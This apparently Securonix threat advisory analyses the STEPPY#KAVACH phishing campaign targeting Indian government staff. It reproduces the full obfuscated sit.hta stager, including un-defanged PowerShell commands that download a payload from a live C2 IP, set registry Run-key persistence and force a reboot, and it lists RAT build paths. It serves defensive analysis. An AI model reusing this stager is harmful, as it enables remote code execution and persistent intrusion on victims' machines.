

New STEPPY#KAVACH Attack Campaign Likely Targeting Indian Government: Technical Insights and Detection Using Securonix


securonix
COVERAGE ADVISORY
Technical Insights and Detection for STEPPY#KAVACH Attack Campaign

By Securonix Threat Labs, Threat Research: D.Iuzvyk, T.Peck, O.Kolesnikov



Ministry of Defence

VICE ADMIRAL BISWAJIT DASGUPTA, AVSM, YSM, VSM TAKES OVER AS THE FLAG OFFICER COMMANDING-IN-CHIEF, ENC

Posted On: 01 DEC 2021 12:40PM by PIB Delhi

Vice Admiral Biswajit Dasgupta, AVSM, YSM, VSM assumed charge as the Flag Officer Commanding-in-Chief (FOC-in-C), Eastern Naval Command (ENC) at an impressive Ceremonial Parade held at the Naval Base here today, 01 December 2021. Vice Adm Dasgupta inspected the Ceremonial Guard and reviewed platoons of naval personnel drawn from various ships and establishments of the ENC. The ceremony was attended by all Flag Officers and Commanding Officers of ships, submarines and establishments.

Vice Adm Biswajit Dasgupta is an alumnus of National Defence Academy. He was commissioned into the Indian Navy in 1985 and is a specialist in Navigation and Direction. He is a graduate of Defence Services Command and Staff College, Bangladesh, Army War College, Mhow and National Defence College, New Delhi.

He has commanded four frontline ships including the missile corvettes INS Nishank, INS Karmuk, stealth frigate INS Tabar and the aircraft carrier INS Viraat.

He has held other operational, training and staff appointments such as Commander Work Up at Headquarters at Indian Naval Work up Team (Kochi), Directing Staff at the Defence Services Staff College (Wellington), Officer-in-Charge of the Navy's Navigation and Direction School, Naval Assistant to the Chief of the Naval Staff and Fleet Operations Officer of the Western Fleet.

On promotion to Flag Rank, he was appointed as Chief Staff Officer (Operations) at Headquarters, Western Naval Command at Mumbai. During 2017-18, he held command of the prestigious Eastern Fleet at Visakhapatnam and was thereafter appointed as Additional Director General at NCC Headquarters, New Delhi. On promotion to the rank of Vice Admiral, he was appointed as the Controller Personnel Services at Integrated Headquarters, Ministry of Defence (Navy) at New Delhi from Jun 2019 to Jun 2020.

Introduction

The Securonix Threat Research team has recently identified a new malicious attack campaign related to a malicious threat actor (MTA) tracked by Securonix as STEPPY#KAVACH targeting victims likely associated with the Indian government.

The new malicious campaign from STEPPY#KAVACH we observed over the past few weeks appears to share many common TTPs with the SideCopy/APT36 threat actors that were extremely active in 2021 and were previously attributed to Pakistan by some researchers.

The STEPPY#KAVACH's malicious attack campaign we observed most recently involved infection starting with a targeted phishing campaign. .LNK files are used to initiate code execution which eventually downloads and runs a malicious C# payload, which functions as a remote access trojan (RAT).

Attribution

Primary target: As mentioned, there appear to be similarities between this latest STEPPY#KAVACH attack campaign we observed and prior campaigns launched by APT36/SideCopy/TransparentTribe et al. As with the past campaigns reported, Indian government employees appear to be the primary target in this new campaign as well.

Payload delivery: The delivery method, which we will cover later in depth, involved phishing emails which would lure the user into opening a shortcut file (.LNK) to execute a remote .HTA payload using mshta.exe.

Executable file: The RAT or executable file delivered by the initial infection stage is extremely similar to payloads delivered in the past by SideCopy. First, the payload is coded in the C# programming languages. When looking at the disassembled source code, many of the same functions remain the same, though renamed. Additionally, the use of Triple-DES in ECB mode to encrypt C2 communications has also been historically used in previous versions.

Each of the nine samples we analyzed also contains very similar references to a .pdb file seen in the table below:

RAT file name	Reference
makhandood.exe	G:\VP-S-Fin\MGLS-28112022-ALL\cl-only-deployed\Client\obj\Debug\makhandood.pdb
solaris1.exe	G:\VP-S-Fin\Margulas\Client\obj\Debug\solaris1.pdb
solaris.exe	G:\VP-S-Fin\memory\encrypt-decrypt-byte-encrypted\encrypt-decrypt\obj\Debug\solaris.pdb
solaris1.exe	G:\VP-S-Fin\Margulas\Client\obj\Debug\solaris1.pdb
solaris.exe	G:\VP-S-Fin\memory\encrypt-decrypt-byte-encrypted\encrypt-decrypt\obj\Debug\solaris.pdb
solaris.exe	G:\VP-S-Fin\memory\encrypt-decrypt-byte-encrypted\encrypt-decrypt\obj\Debug\solaris.pdb
sigma.exe	G:\VP-S-Fin\Margulas\cl-only\Client\obj\Debug\sigma.pdb
system.exe	G:\VP-S-Fin\remote - N\ConsoleApplication1\ConsoleApplication1\obj\Debug\system.pdb
imeg.exe	G:\VP-S-Fin\MGLS-Client-Oct2021-fordns\Margulas-20may2021-pharla\cl-only\Client\obj\Debug\imeg.pdb

Lure document: The file used to lure the user into opening it has historically contained a reference to a news article regarding India's government. These range from reports, meeting information, address lists, or general PDF documents. In this recent case, the lure is a .png file containing a year-old news article.

C2 Hosting provider: Each of the IP addresses discovered in the executable files appeared to share one of several hosting providers originating from Germany.

It's interesting to see the evolution of the RAT payload over time. While C# has been the de facto programming language for RATs leveraged by this group, code changes and improvements are common. For instance, this latest version which we'll dive into later in the binary analysis section, allows the attacker to execute a .vbs script hosted on the attacker's side; this is in addition to typical .exe file execution we typically see.

Additionally, the methods inside the C# code used to execute the .exe file have changed. The code no longer calls cmd.exe like we saw in the past, rather it leverages Csharp Process.Start method. These are just a few of many examples we saw while analyzing various payloads over the last year.

Attack overview and targets

The entire attack chain is quite robust. Most of the execution stems from script execution using JavaScript and JScript to execute system commands on the target host.

Like with many attacks we see today, the initial infection begins with a phishing email containing a compressed file attachment (11222022.zip). When opened by the user, the file contains a single shortcut file designed to trick the user into opening it.

The attack chain in its entirety can be referenced in the diagram below. We'll break down each element of the attack chain into individual sections later on.




Phishing Email
Zip File Attachment (11222022.zip)
Link shortcut file (Scanimg.png.lnk)
Mshta.exe
Remote HTA file execution
Javascript code execution (sit.hta)
C:/ProgramData/kohl.js
C2 Connection /b.php
PNG Lure file C:\ProgramData\8292.png
C:/ProgramData/kohlw.js
Cmd.exe start C:\ProgramData\8292.png
C:/ProgramData/kohld.js
Cmd.exe mkdir C:\ProgramData\dvixm
C:/ProgramData/update.js
C2 Connection /d.php
powershell.exe Download: C:\ProgramData\mm1.exe
C:/ProgramData/parhai.js
Registry Startup/Run keys
C:/ProgramData/r.js
Cmd.exe - force reboot

Figure 1: Sample STEPPY#KAVACH attack chain

Initial infection: shortcut to code execution

Threat actors are no strangers to leveraging shortcut files (.LNK) to execute code. This offers a huge amount of flexibility as the shortcut can call any process on the target system along with any command line parameters. Typically we see cmd.exe, regsvr32.exe or rundll32.exe being called, however in this case, we observed the shortcut calling the mshta.exe process calling a remote .hta file.


Scanimg.png Properties

Scanimg.png

Target type: Application
Target location: System32
Target: C:\Windows\System32\mshta.exe https://www.ir
Start in: C:\Windows\System32
Shortcut key: None
Run: Normal window
Comment:

Figure 2: Scanning.png shortcut properties

Inspecting the shortcut file, we can see that it is calling the mshta.exe process. This process is designed to execute HTML applications (.hta) files. This particular technique is currently listed as a LOLBin (living off the land binaries) file as an attacker can execute either a local or remote .hta file with embedded malicious JavaScript code.

The complete command would run and execute the following:

mshta.exe hxxps://www.incometaxdelhi[.]org/gallery/thumnails/mix/

Which redirects to:


hxxps://www.incometaxdelhi[.]org/gallery/thumnails/mix/sit.hta

By looking at the URL, the .hta file was discovered being hosted on a likely compromised website, nested inside an obscure “gallery” directory designed to store some of the site’s images.

The purpose of the shortcut file is to appear simply as “Scanimg.png” to the user, thus luring them into thinking that they are opening a harmless image file. By default Windows operating systems will hide the .LNK extension on shortcut files. As we’ll see later on, an image will eventually be presented to the user.

Initial infection: stager attack chain

Next, let’s dive into the sit.hta file that was executed using the shortcut file by mshta.exe. As expected, sit.hta contains embedded JavaScript with some partially obfuscated JavaScript code along with some rather unusual variable names.



```
<script language="javascript">
 window.resizeTo(0,0);
  function sotoversion() {
var shsheallsheallsheallsheallshealleall = new ActiveXObject('WScript.Shell');
veer = 'v4.0.30319';
try {
shsheallsheallsheallsheallshealleall.RegRead('HKLM\\SOFTWARE\\Microsoft\\.NETFramework\\v4.0.30319\\');
} catch(e) {
veer = 'v2.0.50727';
}
shsheallsheallsheallsheallshealleall.Environment('Process')('COMPLUS_Version') = veer;
var fsoiopfsoiopfsoiopfsoiop  = new ActiveXObject("Sc"+"rip"+"ting"+".FileSystemObject");
var fsoiopfsoiopfsoiopfsoiops  = new ActiveXObject("Sc"+"rip"+"ting"+".FileSystemObject");
var fsoiopfsoiopfsoiopfsoiopx= new ActiveXObject("Sc"+"rip"+"ting"+".FileSystemObject");
if(!fsoiopfsoiopfsoiopfsoiop.FileExists("C://ProgramData//8292.png"))
{
          var fhhhhhfhhhhhfhhhhhfhhhhhfhhhhhfhhhhhfhhhhhro = fsoiopfsoiopfsoiopfsoiop.CreateTextFile("C://ProgramData//kohl.js", 2, true);
          fhhhhhfhhhhhfhhhhhfhhhhhfhhhhhfhhhhhfhhhhhro.writeline("var shell = new ActiveXObject('WScript.Shell');var exec = shell.run('cmd.exe /c powershell.exe /c Invoke-WebRequest -OutFile
              C:\\\\ProgramData\\\\8292.png https://www.incometaxdelhi.org/gallery/thumnails/mix/b.php',0,true);");fhhhhhfhhhhhfhhhhhfhhhhhfhhhhhfhhhhhfhhhhhro.Close();
              shsheallsheallsheallsheallshealleall.run("C://ProgramData//kohl.js", 1);
          var fhhhhhfhhhhhfhhhhhfhhhhhfhhhhhfhhhhhfhhhhhrw = fsoiopfsoiopfsoiopfsoiop.CreateTextFile("C://ProgramData//kohlw.js", 2, true);
          fhhhhhfhhhhhfhhhhhfhhhhhfhhhhhfhhhhhfhhhhhrw.writeline("var shell = new ActiveXObject('WScript.Shell');WScript.Sleep(35000);var exec = shell.run('cmd.exe /c start C:\\\\ProgramData
              \\\\8292.png',0,true);");fhhhhhfhhhhhfhhhhhfhhhhhfhhhhhfhhhhhfhhhhhrw.Close();shsheallsheallsheallsheallshealleall.run("C://ProgramData//kohlw.js", 1);
         var fhhhhhfhhhhhfhhhhhfhhhhhfhhhhhfhhhhhfhhhhhrwx = fsoiopfsoiopfsoiopfsoiop.CreateTextFile("C://ProgramData//kohld.js", 2, true);
          fhhhhhfhhhhhfhhhhhfhhhhhfhhhhhfhhhhhfhhhhhrwx.writeline("var shell = new ActiveXObject('WScript.Shell');WScript.Sleep(100);var exec = shell.run('cmd.exe /c mkdir C:\\\\ProgramData\\
              \\dvixm',0,true);");fhhhhhfhhhhhfhhhhhfhhhhhfhhhhhfhhhhhfhhhhhrwx.Close();shsheallsheallsheallsheallshealleall.run("C://ProgramData//kohld.js", 1);
          var shell = new ActiveXObject('WScript.Shell');
          var fhhhhhfhhhhhfhhhhhfhhhhhfhhhhhfhhhhhfhhhhh = fsoiopfsoiopfsoiopfsoiop.CreateTextFile("C://ProgramData//update.js", 2, true);
          fhhhhhfhhhhhfhhhhhfhhhhhfhhhhhfhhhhhfhhhhh.writeline("var shell = new ActiveXObject('WScript.Shell');WScript.Sleep(69000);var exec = shell.run('C:\\\\Windows\\\\System32\\\\
              WindowsPowerShell\\\\v1.0\\\\powershell.exe /c Invoke-WebRequest -OutFile C:\\\\ProgramData\\\\mm1.exe http://155.133.23.244/d.php',0,true);");
              fhhhhhfhhhhhfhhhhhfhhhhhfhhhhhfhhhhhfhhhhh.Close();shsheallsheallsheallsheallshealleall.run("C://ProgramData//update.js", 1);
        var fhhhhhfhhhhhfhhhhhfhhhhhfhhhhhfhhhhhfhhhhhs = fsoiopfsoiopfsoiopfsoiops.CreateTextFile("C://ProgramData//parhai.js", 2, true);
          fhhhhhfhhhhhfhhhhhfhhhhhfhhhhhfhhhhhfhhhhhs.writeline('var oWSS = new ActiveXObject("WScript.Shell");WScript.Sleep(15000);oWSS.RegWrite("HKCU\\\\SOFTWARE\\\\Microsoft\\\\Windows\\\\
              CurrentVersion\\\\Run\\\\", "C:\\\\ProgramData\\\\dvixm\\\\dvimo.exe","REG_SZ");');fhhhhhfhhhhhfhhhhhfhhhhhfhhhhhfhhhhhfhhhhhs.Close();

          var fhhhhhfhhhhhfhhhhhfhhhhhfhhhhhfhhhhhfhhhhhr = fsoiopfsoiopfsoiopfsoiop.CreateTextFile("C://ProgramData//r.js", 2, true);
          fhhhhhfhhhhhfhhhhhfhhhhhfhhhhhfhhhhhfhhhhhr.writeline("var shell = new ActiveXObject('WScript.Shell');WScript.Sleep(200000);var exec = shell.run('cmd.exe /k shutdown /r /f /t
              0',0,true);");fhhhhhfhhhhhfhhhhhfhhhhhfhhhhhfhhhhhfhhhhhr.Close();shsheallsheallsheallsheallshealleall.run("C://ProgramData//r.js", 1);

}
else
{

          var fhhhhhfhhhhhfhhhhhfhhhhhfhhhhhfhhhhhfhhhhhrw = fsoiopfsoiopfsoiopfsoiop.CreateTextFile("C://ProgramData//kohlw.js", 2, true);
          fhhhhhfhhhhhfhhhhhfhhhhhfhhhhhfhhhhhfhhhhhrw.writeline("var shell = new ActiveXObject('WScript.Shell');WScript.Sleep(9000);var exec = shell.run('cmd.exe /c start C:\\\\ProgramData\\
              \\8292.png',0,true);");fhhhhhfhhhhhfhhhhhfhhhhhfhhhhhfhhhhhfhhhhhrw.Close();shsheallsheallsheallsheallshealleall.run("C://ProgramData//kohlw.js", 1);
}
 }

</script>
```

Figure 3: JavaScript contained in sit.hta

Stager operation: sit.hta

To hide from the user, the script first sets its size to (0,0) meaning zero pixels by zero pixels. It then checks that .NET Framework v4.0.30319 is installed.


At this point it checks for the presence of the decoy .png file (8292.png). If the file does not exist, it proceeds with its operations. If the file already exists, meaning the system was previously compromised, it simply opens the png file to the user and exits normally.

Circling back to the first IF statement, there are six operations the script proceeds to execute, each in their own JScript file.

Action	Contents
CreateTextFile: C:/ProgramData/kohl.js	var shell = new ActiveXObject('WScript.Shell');var exec = shell.run('cmd.exe /c powershell.exe /c Invoke- C:\\\\ProgramData\\\\8292.png hxxps://www.incometaxdelhi[.]org/gallery/thumnails/mix/b.php',0,true);
CreateTextFile: C:/ProgramData/kohlw.js	"var shell = new ActiveXObject('WScript.Shell');WScript.Sleep(35000);var exec = shell.run('cmd.exe /c st C:\\\\ProgramData\\\\8292.png',0,true);"
CreateTextFile: C:/ProgramData/kohld.js	"var shell = new ActiveXObject('WScript.Shell');WScript.Sleep(100);var exec = shell.run('cmd.exe /c mkd
CreateTextFile: C:/ProgramData/update.js	"var shell = new ActiveXObject('WScript.Shell');WScript.Sleep(69000);var exec = shell.run('C:\\\\Windows\\\\System32\\\\WindowsPowerShell\\\\v1.0\\\\powershell.exe /c Invoke-WebRequ C:\\\\ProgramData\\\\mm1.exe hxxp://155.133.23[.]244/d.php',0,true);"
CreateTextFile: C:/ProgramData/parhai.js	'var oWSS = new ActiveXObject("WScript.Shell");WScript.Sleep(15000);oWSS.RegWrite("HKCU\\\\SOFTWARE\\\\Microso "C:\\\\ProgramData\\\\dvixm\\\\dvimo.exe","REG_SZ");'
CreateTextFile: C:/ProgramData/r.js	"var shell = new ActiveXObject('WScript.Shell');WScript.Sleep(200000);var exec = shell.run('cmd.exe /k s
CreateTextFile: C:/ProgramData/kohlw.js	"var shell = new ActiveXObject('WScript.Shell');WScript.Sleep(9000);var exec = shell.run('cmd.exe /c sta

Lure file: 8292.png

The purpose of 8292.png is purely to act as a successful result of the user clicking the Scanimg.png(.lnk) file which acts as a lure for code execution. The image below shows the contents of the png file which appears to be a snippet or copy of a news article posted on December 1st, 2021, by PIB Delhi, Ministry of Defence. It is interesting that the attackers opted to use a news article that was out of date by exactly one year from this particular campaign. This could have been a mistake by the group.


Ministry of Defence

VICE ADMIRAL BISWAJIT DASGUPTA, AVSM, YSM, VSM TAKES OVER AS THE FLAG OFFICER COMMANDING-IN-CHIEF, ENC

Posted On: 01 DEC 2021 12:40PM by PIB Delhi

Vice Admiral Biswajit Dasgupta, AVSM, YSM, VSM assumed charge as the Flag Officer Commanding-in-Chief (FOC-in-C), Eastern Naval Command (ENC) at an impressive Ceremonial Parade held at the Naval Base here today, 01 December 2021. Vice Adm Dasgupta inspected the Ceremonial Guard and reviewed platoons of naval personnel drawn from various ships and establishments of the ENC. The ceremony was attended by all Flag Officers and Commanding Officers of ships, submarines and establishments.

Vice Adm Biswajit Dasgupta is an alumnus of National Defence Academy. He was commissioned into the Indian Navy in 1985 and is a specialist in Navigation and Direction. He is a graduate of Defence Services Command and Staff College, Bangladesh, Army War College, Mhow and National Defence College, New Delhi.

He has commanded four frontline ships including the missile corvettes INS Nishank, INS Karmuk, stealth frigate INS Tabar and the aircraft carrier INS Viraat.

He has held other operational, training and staff appointments such as Commander Work Up at Headquarters at Indian Naval Work up Team (Kochi), Directing Staff at the Defence Services Staff College (Wellington), Officer-in-Charge of the Navy's Navigation and Direction School, Naval Assistant to the Chief of the Naval Staff and Fleet Operations Officer of the Western Fleet.

On promotion to Flag Rank, he was appointed as Chief Staff Officer (Operations) at Headquarters, Western Naval Command at Mumbai. During 2017-18, he held command of the prestigious Eastern Fleet at Visakhapatnam and was thereafter appointed as Additional Director General at NCC Headquarters, New Delhi. On promotion to the rank of Vice Admiral, he was appointed as the Controller Personnel Services at Integrated Headquarters, Ministry of Defence (Navy) at New Delhi from Jun 2019 to Jun 2020.

The Flag Officer is a recipient of the Ati Vishisht Seva Medal and Vishisht Seva Medal for distinguished service. He was also awarded the Yudh Seva Medal for coordinating evacuation operations from strife-torn Yemen in 2015 under Operation Raahat.

Vice Adm Dasgupta was the Chief of Staff, Eastern Naval Command since Jun 2020 prior to being elevated as the Commander-in-Chief.

Figure 4: Contents of 8292.png (lure file)

Moving on, each of the created .js (JScript) files created by the sit.hta file attempts to serve a single purpose. JScript files have been linked to SideCopy operations in the past, though have been less common.

JScript file: kohl.js

This script simply downloads the 8292.png lure file using a PowerShell INvoke-WebRequest. This file is downloaded from hxxps://www.incometaxdelhi[.]org/gallery/thumnails/mix/b.php and is saved to C:\ProgramData\8292.png

JScript file: kohlw.js

This script takes the downloaded lure file (8292.png) and opens it after sleeping, or pausing execution for 35 seconds. Perhaps this long pause is to allow for enough time for the download script to complete execution.

JScript file: kohld.js

After sleeping for only 1/10th of a second, this script simply creates the following directory inside the root of ProgramData: C:\ProgramData\dvixm

JScript file: update.js

Waiting a bit longer, the script sleeps for another 69 seconds and then attempts to reach out via PowerShell to hxxp://155.133.23[.]244/d.php to download a binary file. The file is saved to C:\ProgramData\ as mm1.exe. We will dig into this binary file further down.

JScript file: parhai.js

To establish persistence, this script performs a registry edit using the RegWrite method after sleeping for another 15 seconds. This persistence method is well documented and is commonly used by malware to assist with maintaining a presence on the target host. When the computer starts, programs referenced by startup/run keys will be executed.

In this case, the attackers modified the key: “HKCU\SOFTWARE\Microsoft\Windows\CurrentVersion\Run” with the value of “C:\ProgramData\dvixm\dvimo.exe”

JScript file: r.js

This script simply reboots the target system after waiting 200 seconds. Once the user logs back in, the downloaded binary should execute in theory, and keep executing each time the system reboots.

